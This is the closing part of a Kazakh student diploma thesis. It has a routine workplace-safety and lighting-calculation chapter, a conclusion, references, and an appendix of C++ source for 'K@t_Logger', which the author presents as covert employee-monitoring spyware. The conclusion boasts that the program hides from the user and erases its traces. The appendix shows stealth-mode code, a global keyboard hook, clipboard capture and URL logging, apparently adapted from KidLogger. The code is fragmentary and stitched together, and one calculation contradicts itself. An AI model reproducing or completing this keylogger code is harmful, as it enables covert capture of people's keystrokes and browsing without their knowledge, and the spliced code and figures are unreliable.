Өртке қарсы су қондырғыларына қойылатын талаптар СНиП 11-31-74 құрылыс проект нормасымен анықталады. Электр тораптарына, соның ішінде электронды компьютерлерге қосылатын әртүрлі мақсаттағы құрылғылармен жұмыс істеу кезінде қамқорлық қажет. Дұрыс жасалған құжат электрлік құрылғылармен жұмыс бөлмесінде дұрыс емес мінез-құлықпен туындауы мүмкін қауіпті жағдайларды болдырмауға көмектеседі.

Монитордан және жүйелік блоктан шығатын кабельдер, сондай-ақ CRT мониторларындағы жарық түтігі жұмыс істеп тұрған электр кернеумен жұмыс істейді. Осы құрылғыларды абайлап, дәлме-дәл пайдалану шкафта өрттің пайда болуына немесе адамның электр тогына түсуіне себеп болуы мүмкін.

Осыдан жұмыс компьютерлік кабинетінде мінез-құлық ережелерін сақтаңыз:

− Тек таза, құрғақ қолдармен электр құрылғылармен қолдану.

− Жұмыс аймағына кірмеңіз.

− Ақаулы түрі бар электр сым ашасын розеткаға салуға тыйым салынады.

− Жұмыс үдерісі кезінде сымның қыздыру дәрежесін бақылау қажет.

− Қосқыштарды, қуат сымдарын, жерге тұйықтау құрылғыларын, монитордың артқы жағына түртуге тыйым салынады.

− Жабдықты өзіңіз жөндеуге болмайды.

− Электр лампаларының бетіне қағаз, шүберек және басқа да жанғыш материалдарды қоюға тыйым салынады.

− Жоғарғы қуатты электр құрылғыларын бір розеткада қосуға болмайды.

− Егер құрылыс кодекстерімен көзделмесе, сыныпқа жиһаз және жабдықты қайта өңдеуді жүзеге асыруға тыйым салынады.

Егер ғимарат өртеле бастаған болса, қажет шаралар:

− Барлық электронды жабдықты ажыратыңыз.

− Өртті жою үшін сақтық шараларын қолданыңыз.

− Мүмкіндігінше материалдық активтерді босату.

− Тиісті қызметтерге өрт туралы есеп беру − кезекші, басқарушы, бақылау пункті.

Мұндай жағдайда, егер электрлік кернеу ДК-ның металл бөліктерінде немесе жердегі сымдарда анықталса, жабдықты кешіктірусіз ажырату керек. Компьютерлік сыныпта жұмыс істейтін адамдар электр тогынан зардап шегетін адамдар мен күйіктерден зардап шеккен адамдардың басымдықты шараларын білуі керек. [17]

5.6 Электр қауіпсіздігі

Қоғамдық ғимараттардың электротехникалық құрылғылары Қазақстан Республикасының электр қондырғыларын орнату ережесіне, ҚР СТ РК 2.04-01 талаптарына, сондай-ақ «Электр энергетикасы туралы» Қазақстан Республикасының Заңына және байланыс пен энергияны реттейтін басқа да нормативтік-техникалық құжаттарға сәйкес жобалануы тиіс.

Электр қауіпсіздігі — адамдарды электр тогының, электр доғасының, электрлі магнит өрісінің және статикалық электрдің зиянды және қауіпті әсерінен қорғанысын қамтамасыз ететін ұйымдастыру-техникалық шаралардың және құралдардың жүйесі.

Жергілікті электр жарақаттары электр тогының дене ұлпалары мен мүшелерін зақымауы: күюлер, электр таңбалары, терінің электр металдануы және электроофтальмия (көздің қарығуы) болып табылады.

Токтың келесі шектік мәндерін бөліп атауға болады:

− токты сезу шегі –ең аз сезілетін ток (0,5 -1,5мА);

− босатпайтын ток шегі –адам өз бетімен бұлшық еттері электродтармен қамтылған әрекеттен босана алмайтын ең аз ток мөлшері (6-10мА). Бұдан аз токтар босататын болып есептеледі;

− қаза ететін (100 мА және одан астам) ток.

Изоляцияның бүлінуінің әсерінен кернеу астында қалған металды құрылымдарды немесе электр құрылғылардың корпусын ұстау нәтижесінде алынатын электрлік жарақаттарды болдырмау және аппаратураларды қорғау үшін қорғанысты жерлендіру орналастырылады. Ол электр қондырғылардың метал бөліктерін жермен әдейі жалғау арқылы жасалынады.

Жерлендіру құрылғыларын (ЖҚ) жобалау кезінде адамның электр тоғымен жарақат алу ықтималдылығы ескеріледі. Алайда, бірде-бір салада және жалпы өмірде адамдардың толық қауіпсіздігін қамтамасыз ету мүмкін еместігі белгілі.

Сондықтан, ЖҚ-ның аймағында қауіпсіздікті қамтамасыз ету мәселесін адам электр тоғымен жарақат алу қаупі жағдайының болу ықтималдылығын азайту деп түсіну керек.

Тиімді жерлендірген желілерде электр қауіпсіздігі қамтамасыз етілген деп жерлендіргіштегі φж потенциалы 10 кВ-тан аспайтын, ал жерлендіргіштің нәтижелі кедергісі жылдың кез-келген мерзімінде 0,5 Ом-нан аспайтын болып саналады.

5.7 Жасанды жарықтандыру есебі

Жарық беретін қондырғылардың жобалауы ҚР СНиП 2.04.-05.2002 (Табиғи және жасанды жарық. Құрылыс, қала құрылысы және архитектура саласындағы мемлекеттік нормативтері) нұсқаудағы қабылданған жалпы қағидаларға бағынады.

Жасанды жарықтандыру есебін жүргізу негізінен жарықтандырудың қалыпты мәнін қамтамасыз ету үшін шамдардың санын және қуатын анықтау болып табылады.

Жасанды жарықтандыру есебін төмендегі үш әдіспен жүргізуге болады: жарық ағынының пайдалану коэффициенті бойынша, нүктелік және меншікті қуат әдістері бойынша.

Есептеу барысында жалпы жарықтың біркелкі түсуін анықтауда негізінен қабырға, төбе және еденнің шағылысуын ескере отыра жарық ағынының пайдалану коэффициенті әдісі қолданылады.

Есептеу шамдардың түрлерін таңдаудан басталады. Ол жұмыс бөлмесінің өртке, жарылысқа қауіптілігі класына және ортаның жағдайына байланысты қабылданады.

Бөлмеде орнатылған шамдардың сәулеленуіндегі барлық жарық ағынына есептік бетке түсетін жарық ағынының қатынасы жарық қондырғыларындағы жарық ағынының пайдалану коэффициенті деп аталады (5.1).

$$n = \frac{Fn + F\text{отр}}{n * F\text{л}} = \frac{Fy}{n * F\text{л}}, \quad (5.1)$$

мұндағы $Ф_п$ – шамдардан тікелей жарықтану бетіне түсетін жарық ағыны, лм;

$Ф_{отр}$ – сол жарықтану бетіне түсетін шағылысу жарық ағыны, лм;

$Ф_л$ – әрбір лампаның жарық ағыны, лм;

n – жарықтану бөлмесіндегі шамдардың саны.

Пайдалану коэффициентінің мәні бірден кіші болады, өйткені пФл мәні әрқашан да мәнінен үлкен болады. Оның себебі жарық ағынының кейбір бөліктері қабырғаға, төбеге және жарық арматурасына сіңеді.

Жарық көзінің есептік ағыны төмендегі теңдеу арқылы есептеледі (5.2):

$$F = \frac{Eh * S * K * z}{N}, \quad (5.2)$$

мұндағы N – жарық көзінің саны;

K – запас коэффициенті;

z – минималды жарықтану коэффициенті (орташа және минималды жарықтанулардың қатынасы).

Кесте 5.2 – Бөлме индексі мен төбенің және қабырғалардың көріну коэффициенттеріне байланысты жарық ағынының пайдалану коэффициенті

Шам	ПВЛм		
ρп, %	30	50	70
ρп, %,	10	30	50
I	η*100		
0,5	14	16	19
0,7	21	23	25
0,8	23	25	27
0,9	25	27	29
1,0	26	28	30
1,1	27	29	31
1,25	29	30	32
1,5	30	31	34
1,75	31	33	35
2,0	33	34	36
2,25	34	35	37
3,0	36	37	40
3,5	37	38	40
4,0	38	39	41
5,0	39	40	42

Есептеулерде z коэффициенті төмендегідей қабылданады: төбелері тік бұрышты орналасқан шамдар үшін − 1,15; қатар орналасқан ЛЛ шамдары үшін − 1,1; қыздыру шамдары үшін − 1,2.

Бөлменің индексі төмендегідей табылады (5.3)

$$i = \frac{S}{h * (A + B)}, \tag{5.3}$$

мұндағы A, B, S – бөлменің ұзындығы, ені және ауданы.

Төбелер мен қабырғалардың рефлексиялық коэффициенттерін 5.2-кестесінен аламыз.

Кесте 5.2-ге сәйкес, ρn = 70% және ρc = 50%. Формула (5.3) бойынша бөлменің индексін есептеп, i = 0.5 болатынын анықтадық.

Енді 5.2-кестесінен η коэффициентінің мәнін есептей аламыз. Осылайша, η =0,19.

Кесте 5.3 − Флуоресцентті лампалардың жарық ағынының мәндері

Шамның түрі	Жарқын ағын, лм
ЛДЦ 20	820
ЛД 20	920
ЛБ 20	1180
ЛДЦ 30	1450
ЛД 30	1640
ЛБ 30	2100
ЛДЦ 40	2100
ЛД 40	2340
ЛБ 40	3000
ЛДЦ 80	3560

Бөлмелерде люминесцентті шамдар пайдаланғандықтан, коэффициент z = 1.1, коэффициент k = 1.3.

Формуланы (5.4) пайдаланып жарық ағынын анықтаймыз:

$$F = \frac{500*1.1*1.3*12}{0.19} = 45157лк, \tag{5.4}$$

Алынған жарық ағынының мәндерінен 5.3-кестеге сәйкес, керекті шамды таңдаймыз

Мен ЛДЦ-80 шамдарын 3560 лм. асығысымен пайдаланамын. Сонда бөлмедегі шамдардың жалпы саны формула бойынша есептеледі (5.5):

$$N = \frac{49673}{3560} = 14, \tag{5.5}$$

Осылайша бөлмеде шамдар саны 14 дана болуы керек.

5.8 Табиғи жарықтану есебі

СНиП 2.04.-05.2002 бойынша қауіпсіз жарық нормативтік жарықтың 5 % -ынан төмен болмауы керек, бірақ бөлмеде 2 лк-тен кем емес, ал сыртта 1 лк-тен кем емес болуы керек. Егер тиісті дәлел болса, онда люминициентті шамдар жарығын 30 лк-тен, ал қыздыру шамдар жарығын 10 лк-тен асыруға рұқсат беріледі.

Күнделікті адамдардың кіріп шығатын бөлмесінде міндетті түрде табиғи жарықтану қарастырылу қажет.

Есепті жүргізу төбеден және қабырғадан түсетін жарықтың ауданын алдын ала анықтау болып табылады. Оларды төмендегі теңдеулермен анықтаймыз:

Қабырғадан түсетін жарыққа

$$100 * \frac{So}{S_n} = \frac{e_н + K_з * \eta_0}{\tau_0 * r_1} * Кзд, \quad (5.6)$$

Төбеден түсетін жарыққа

$$100 * \frac{So}{S_n} = \frac{e_н + K_з * \eta_ф}{\tau_0 * r_2 * K_ф} * Кзд, \quad (5.7)$$

мұндағы: S_o – бөлмеге жарық түсетін аудан , м^2;

S_n – бөлме еденінің ауданы, м^2;

$e_н$ – ТЖК -нің нормаланған мәні;

$K_з$ –3.12 кестеден алынатын запас коэффициенті;

η_o – 3.2 кесте бойынша қабылданатын терезелердің жарық сипаттамасы;

τ_o – жалпы жарық өткізу коэффициенті, ол төмендегі теңдеу арқылы анықталады

$$\tau_o = \tau_1 \ \tau_2 \ \tau_3 \ \tau_4 \ \tau_5, \quad (5.8)$$

мұндағы: τ_1 – материалдың жарық өткізу коэффициенті;

τ_2 – жарық өтетін өткелдерде жарықтың шығынын ескеретін коэффициент;

τ_3 – ұстап тұратын конструкцияда жарықтың шығынын ескеретін коэффициент, ол қабырғадан жарық беруде бірге тең;

τ_4 – күннен қорғайтын құрылғылардағы жарық шығынын ескеретін коэффициент;

τ_5 – фонардың астына орналасқан қорғаныс торындағы жарық шығынын ескеретін коэффициент, ол 0,9 тең деп алынады;

r_1 – қабырғадан жарық беруде ТЖК -нің өсуін ескеретін коэффициент;

$K_{зд}$ – карама-қарсы тұрған ғимараттың терезелерді қараңғылауын ескеретін коэффициент;

$S_ф$ – төбеден түсетін жарық ауданы, м^2;

$η_ф$ – фонардың жарықтық сипаттамасы;

r_2 − қабырғадан жарық беруде ТЖК -нің өсуін ескеретін коэффициент;

$К_ф$− фонардың түрін ескеретін коэффициент.

Әртүрлі аудандарда орналасқан ғимараттар үшін ТЖК -нің нормалық мәні төмендегі теңдеу арқылы анықталады:

$$e_N = e_н \cdot m_N \quad (5.9)$$

мұндағы:N –табиғи жарықпен қамтамасыз етілетін топтың нөмері (3.1 кесте);

$e_н$ − 3.13 кесте бойынша алынатын ТЖК мәні;

m_N − 3.1 кесте бойынша жарық түсу климатының коэффициенті.

Қоғамдық және тұрғын үй ғимараттарына арналған қауіпсіздік коэффициенті К3-тігінен реттелген, жеңіл таратын материалмен қамтамасыз етілгенде мәні 1.2-ге тең.

3.3-3.6 кестелеріндегі коэффициенттер мәндерін ескере отырып, формула (5.7) бойынша $τ_0$ шамасын есептеп шығарамыз, алған мәніміз $τ_0$ = 0.36.

Біз Алматы қаласында екенін ескере отырып (5.8) формуласы бойынша EN шамасын есептеп шығарамыз:

Бөлме үшін жарық сипаттамасының мәні $η_0$ = 8 болып табылады.

Қажетті деректерге ие бола отырып, мен формула (5.5) бойынша жарық саңылауларының ауданын есептеймін.

S_0 = 2.83 м^2 жарық саңылауларының алаңын аламын.

Қорытынды

Осы тарауда бағдарламалық қамтамасыз етуді әзірлеу үшін оңтайлы жұмыс жағдайларын талдау жүргізілді және еңбек қауіпсіздігі бойынша қажетті шаралар есептелді.

Сондай-ақ, бағдарлама әзірленетін бөлменің жарықтандыруы, яғни табиғи және жасанды жарықтандырудың есептеуі, оның негізінде жарық бөлігінің жалпы ауданы жұмыс бөлмесінің табиғи жарықтандыру стандарттарына сәйкес келетініне, осы бөлмеде қолданылатын шамдардың саны мен түріне сәйкес келетініне қорытынды жасауға болады. жасанды жарықтандыруды қамтамасыз ету. Осылайша, бөлмеде жарық беру ұзақ және ыңғайлы жұмыс үшін жеткілікті. [18]

Қорытынды

Дипломдық жоба барысында кәсіпорынның қауіп-қатері, жасырын қадағалау функциясын қолдану, тыңшылық бағдарлама қандай болды және қандай мақсаттарда қолданыла алады. Бағдарламалық жасақтама өнімділігін талдау жүргізілді және сапалы өнімді енгізу критерийлері ұсынылды.

Мен «K@t_Logger» деп аталатын Windows жүйесінің платформасында бағдарламалық жасақтаманы әзірледім. Бағдарламалық өнім сыналды, оның ішінде қате табылмады. Мынадай тапсырмалар орындалды:

− жасырын қадағалауды жүзеге асырудың негізгі функциялары мен жолдары қарастырылады;

− персоналды бақылауға бағытталған бағдарламалық өнімдер, олардың функционалдығын талдау;

− бағдарламалық қамтамасыздандыруды әзірлеу ортасын талдау;

− өнімді іске асыру критерийлері ұсынылды;

− бағдарламалық қамтамасыздандыру құрылды және бағдарлама сыналды;

− бағдарламалық қамтамасыздандыру әзірлеу үшін есептелген экономикалық шығындар;

− оңтайлы жұмыс жағдайлары есептеледі.

Бағдарлама пайдаланушының бағдарламаны анықтамайтынын және оның жұмысы туралы білмейтіндігін қамтамасыз ететін жасырын функцияларды қамтиды. Сондай-ақ, бағдарлама жасаған есептерді автоматты түрде тазалауға мүмкіндік береді, ол пайдаланушы компьютерін ешқандай күмән тудырмайды. Бағдарлама бірыңғай шпиондық бағдарлама ретінде жасалған есептерді бірден бірнеше рет жібере алады.

Осы уақытта «K@t_Logger» 100% ауытқуынсыз тұрақты және болжамды түрде жұмыс істейді және барлық талаптарға және техникалық сипаттамаларға жауап береді.

Қысқартулар тізімі

БҚ – Бағдарламалық қамтамасыздандыру.

АЖ – Ақпараттық жүйелер.

BIOS – (Basic Input/Output System) − Негізгі кіріс-шығыс жүйесі.

DDL – (Data Definition Language) – Деректерді сипаттау тілі.

GUI – (Graphical User Interface) − Графикалық пайдаланушы интерфейсі.

API – (Application Programming Interface) − Бағдарламалық жасақтама немесе операциялық жүйе сыртқы бағдарламалық жасақтама өнімдерінде пайдалануға арналған дайын класстар, процедуралар, функциялар, құрылымдар мен тұрақты мәндердің жиынтығы.

HTML – (HyperText Markup Language) − Бүкіләлемдік торда стандартталған құжат белгілеу тілі.

XAML – (eXtensible Application Markup Language) − Microsoft корпорациясы әзірлеген декларативті қолданбаларды бағдарламалау үшін белгілеу тілі.

CCS – (Calculus of Communicating Systems) – Байланыс жүйелерін есептеу.

PNG – (Portable Network Graphics) − Deflate алгоритмі арқылы шығынды сығымдау арқылы графикалық ақпаратты сақтауға арналған растрлық формат.

Әдебиеттер тізімі

1 Информационная безопасность. // channel4it.com Справочник информационного безопасника. http://channel4it.com/publications/84-kompaniy-nedoocenivayut-riski-bez-opasnosti-svyazannye-s-chelovecheskim-faktorom-INFOGRAFIKA-26777.html (қолдану мерзімі: 20.04.2018)

2 Информационная безопасность предприятия: ключевые угрозы и средства защиты. // www.kp.ru официальный сайт kp. URL: https://www.kp.ru/guide/informatsionnaja-bezopasnost-predprijatija.html (қолдану мерзімі: 20.04.2018)

3 Формализация процесса возникновения операционного риска в системах. // www.reglament.net Справочник процесса возникновения операционного риска в системах. URL: http://www.reglament.net/bank/raschet/2005_4_article.htm (қолдану мерзімі: 20.04.2018)

4 Угрозы информационной безопасности // www.anti-malware.ru официальный сайт malware. URL: https://www.anti-malware.ru /threats/information-security-threats (қолдану мерзімі: 20.04.2018)

5 Внутренние угрозы информационной безопасности предприятия URL: https://stakhanovets.ru/blog/vnutrennie-ugrozy-informacionnoj-bezopasnosti-predpriyatiya-taktika-zashhity/ (қолдану мерзімі: 20.04.2018)

6 Физические средства защиты информации. //ru.bmstu.wiki Справочник Физических средств защиты URL: https://ru.bmstu.wiki/ (қолдану мерзімі: 20.04.2018)

7 Комплексная защита информации на предприятии //rus.safensoft.com Справочник комплексных защит информации URL: http://rus.safensoft.com/security.phtml?c=791 (қолдану мерзімі: 20.04.2018)

8 Леонтьев В.П. Большая энциклопедия компьютера и Интернета. – М.: Olma-Press. 2005.

9 Королёв Д.М. Гребенников Н. Клавиатурные шпионы. Принципы работы и методы обнаружения. //securelist.ru Справочник информационного безопасника URL: https://securelist.ru/analysis/68/klaviaturny-e-shpiony-printsipy-raboty/.(қолдану мерзімі: 20.04.2018)

10 Майо Д. Самоучитель Microsoft Visual Studio 2010: Самоучитель. – БХВ, 2011.

11 Степаненко П.В. Visual Studio 2015. Интегрированная среда разработки Visual Studio., 2015. URL: https://msdn.microsoft.com/ru−ru/library/dn762121.aspx/.

12 Шарп Дж. Microsoft Visual C#. Step by Step. Восьмое издание: Подробное руководство. – Спб, 2017.

13 Виссер Дж. Building Maintainable Software (C# Edition). – ДМК Пресс, 2017.

14 Голубицкая Е. А.,. Жигульская Г. М. Экономика связи. – М.: Радио и связь, 2000.

15 Аманжолова К. Б., Алибаева С. А. Экономика предприятии телекоммуникации: Учебное пособие. − Алматы: АИЭС, 2003.

16 Корольченко А.В. Естественное и искусственное освещение. − М.: Издательство Москва, 2004.

17 Строительные нормы Республики Казахстан. СН РК 2.04-02-2011 Естественное и искусственное освещение.

18 Дюсебаев М.К. Безопасность жизнедеятельности: методические указания к выполнению раздела дипломных проектов. – Алматы.: АИЭС, 2003.

А қосымшасы

```
#include "stdafx.h"
#include "MainWnd.h"
#include "MainWndDlg.h"
#include "Dlg_pass.h"
#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif
#include <eh.h>
void SeTranslator(UINT nSeCode, _EXCEPTION_POINTERS* pExcPointers)
{
	MessageBox(0,  "Application performed an illegal operation and will be closed.",
"Application",MB_ICONWARNING);
	terminate();
}
BEGIN_MESSAGE_MAP(CMainWndApp, CWinApp)
	ON_COMMAND(ID_HELP, CWinApp::OnHelp)
END_MESSAGE_MAP()
CMainWndApp::CMainWndApp()
void set_foreground(HWND hWnd)
{
	HWND hCurrWnd;
	int iMyTID;
	int iCurrTID;
	hCurrWnd = ::GetForegroundWindow();
	iMyTID   = GetCurrentThreadId();
	iCurrTID = GetWindowThreadProcessId(hCurrWnd,0);
	AttachThreadInput(iMyTID, iCurrTID, TRUE);
	SetForegroundWindow(hWnd);
	BringWindowToTop(hWnd);

	AttachThreadInput(iMyTID, iCurrTID, FALSE);
}
BOOL CMainWndApp::InitInstance()
{
	_set_se_translator(SeTranslator);
	CoInitialize(NULL);
	HINSTANCE hInstOLEACC = ::LoadLibrary( _T("OLEACC.DLL") );
	pfObjectFromLresult = (LPFNOBJECTFROMLRESULT)::GetProcAddress(
hInstOLEACC, _T("ObjectFromLresult") );
	// создание окна
	pDlg = new CMainWndDlg();
	pDlg->_start_in_reg_mode = 0;
	if ( strlen(m_lpCmdLine) )
	{
		if( FindWindow(NULL, "Control panel  [--]"))
			ExitProcess(0);
```

```
                if(!strcmp(m_lpCmdLine,"/stealth"))
                {
                        copy_stealth();
                        ExitProcess(1);
                }
                if(!strcmp(m_lpCmdLine,"/init"))
                {
                        pDlg->_start_in_reg_mode = 1;
                        Sleep(30000);
                }
                pDlg->_start_minimized = true;
        } else {
                CDlg_pass dlg;
                if ( dlg.DoModal() != IDOK)
                        return false;
                HWND wnd = FindWindow(NULL, "Control panel  [--]");
                if (wnd) {
                        ShowWindow(wnd, SW_SHOW);
                        ShowWindow(wnd, SW_RESTORE);
                        set_foreground(wnd);
                        return false;
                }
        }
void GetFileName(int i, char* str, char* ext)
{
        SYSTEMTIME tm;
        UINT cch = 30;
        TCHAR date[250];
        char username[100];
        DWORD sz=50;
        GetLocalTime(&tm);
        GetUserName( username, &sz);
        GetDateFormat(0x0409, 0, &tm, "d MMMM','dddd", date, cch);
        ReadReg(HKEY_LOCAL_MACHINE, TEXT("SOFTWARE\\K@t_Logger") ,
"LogFilesPath", str, 500);
        if ( _taccess(str, 0) != 0){
                GetMyPath(str, false, NULL);
        }
        strcat(str, username);
        CreateDirectory(str, NULL);
        strcat(str, "\\");
        strcat(str, date);
        if(i==2)
        {
                wsprintf(str+lstrlen(str),"[%i %i]",tm.wHour,tm.wMinute);
        }
        strcat(str, ext);
        int i2=1;
        if(i==2)
                {
```

```
                        // такой файл не должен существоввать , существующие образы не
удалять
                        while (_taccess(str, 0)==0 ) {
                                // файл существует
                                ReadReg(HKEY_LOCAL_MACHINE,
TEXT("SOFTWARE\\KidLogger") , "LogFilesPath", str, 500);
                                if ( _taccess(str, 0) != 0){
                                        GetMyPath(str, false, NULL);
                                }
                                strcat(str, username);
                                strcat(str, "\\");
                                strcat(str, date);
                                if(i==2)
                                {
                                        wsprintf(str+lstrlen(str),"[%i %i]
%d",tm.wHour,tm.wMinute,i2);
                                }
                                strcat(str, ext);
                                i2++;
                        };
                }
        }
        BEGIN_MESSAGE_MAP(CMainWndDlg, CDialog)
                //{{AFX_MSG_MAP(CMainWndDlg)
                ON_WM_PAINT()
                ON_WM_QUERYDRAGICON()
                ON_WM_DESTROY()
                ON_BN_CLICKED(IDC_BUTTON3, OnStop)
                ON_BN_CLICKED(IDC_BUTTON1, OnButton1)
                ON_BN_CLICKED(IDC_BUTTON2, OnOptions)
                ON_BN_CLICKED(IDC_STATIC3, OnStatic3)
                ON_WM_CTLCOLOR()
                ON_BN_CLICKED(IDC_STATIC2, OnOpenLogFolder)
                ON_BN_CLICKED(IDC_STATIC1, OnClearLogs)
                ON_WM_ENDSESSION()
                ON_WM_SYSCOMMAND()
                ON_WM_DRAWCLIPBOARD()
                ON_BN_CLICKED(IDC_BUTTON4, OnMakeMobile)
                ON_WM_TIMER()
                //}}AFX_MSG_MAP
                ON_WM_DEVICECHANGE()
                ON_MESSAGE( WM_POWERBROADCAST, onPowerChanges)
        END_MESSAGE_MAP()
        HWND hwnd1;
        BOOL CMainWndDlg::OnInitDialog()
        {
                verInfo.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
                GetVersionEx(&verInfo);
                CDialog::OnInitDialog();
                HMODULE hMod_Kernel = LoadLibrary(_T("kernel32.dll"));
```

```
		pWTSGetActiveConsoleSessionId =
(WTSGetActiveConsoleSessionId_t)GetProcAddress(hMod_Kernel,
"WTSGetActiveConsoleSessionId");
		GetMySessionID();
		hwnd1 = this->m_hWnd;
		G_start_in_reg_mode  = _start_in_reg_mode;
		SetClassLong( _ads.m_hWnd, GCL_HCURSOR,
(LONG)LoadCursor(NULL,IDC_HAND) );
		SetClassLong( GetDlgItem(IDC_STATIC1)->m_hWnd, GCL_HCURSOR,
(LONG)LoadCursor(NULL,IDC_HAND) );
		SetClassLong( GetDlgItem(IDC_STATIC2)->m_hWnd, GCL_HCURSOR,
(LONG)LoadCursor(NULL,IDC_HAND) );
		CDC *dc = GetDC();
		int nHeight = -MulDiv(8, GetDeviceCaps(dc->m_hDC, LOGPIXELSY), 72);
		HFONT hBoldFont = CreateFont(nHeight, 0, 0, 0, FW_NORMAL, 0, 1, 0,
			DEFAULT_CHARSET, OUT_DEFAULT_PRECIS,
CLIP_DEFAULT_PRECIS,
			DEFAULT_QUALITY, VARIABLE_PITCH|FF_SWISS, TEXT("MS
Shell Dlg") );
		SendDlgItemMessage( IDC_STATIC1, WM_SETFONT , (WPARAM)hBoldFont,
MAKELPARAM(1,0) );
		SendDlgItemMessage( IDC_STATIC2, WM_SETFONT , (WPARAM)hBoldFont,
MAKELPARAM(1,0) );
	if ( wcsstr(bstrVal, L"http") || wcsstr(bstrVal, L"www") || wcsstr(bstrVal, L"ftp") ||
wcsstr(bstrVal, L":\\\\")  )
				{
					char txt[6000], buff[6000]                                    ;
					if ( wcslen(bstrVal) > 250)
						bstrVal[250]=0;
					wcstombs(txt, bstrVal, 590);
					txt[250]=0;
if ( ReadReg(HKEY_LOCAL_MACHINE, TEXT("SOFTWARE\\") , "LogKeyStrokes", 1) )
		{
			hMod = LoadLibrary("kidlog.dll");
			if (hMod == NULL)   {
				MessageBox(hWnd, "Log", "Error: cannot start logger, kidlog.dll
not found.", 0);
				return ;
			}
			hKH = SetWindowsHookEx(WH_KEYBOARD, &KeyProc, hMod, 0 );
			hSH = (HHOOK)11;
		}
		SetHooks(hKH, hMH, hSH , hWnd, G_start_in_reg_mode);
		return;
```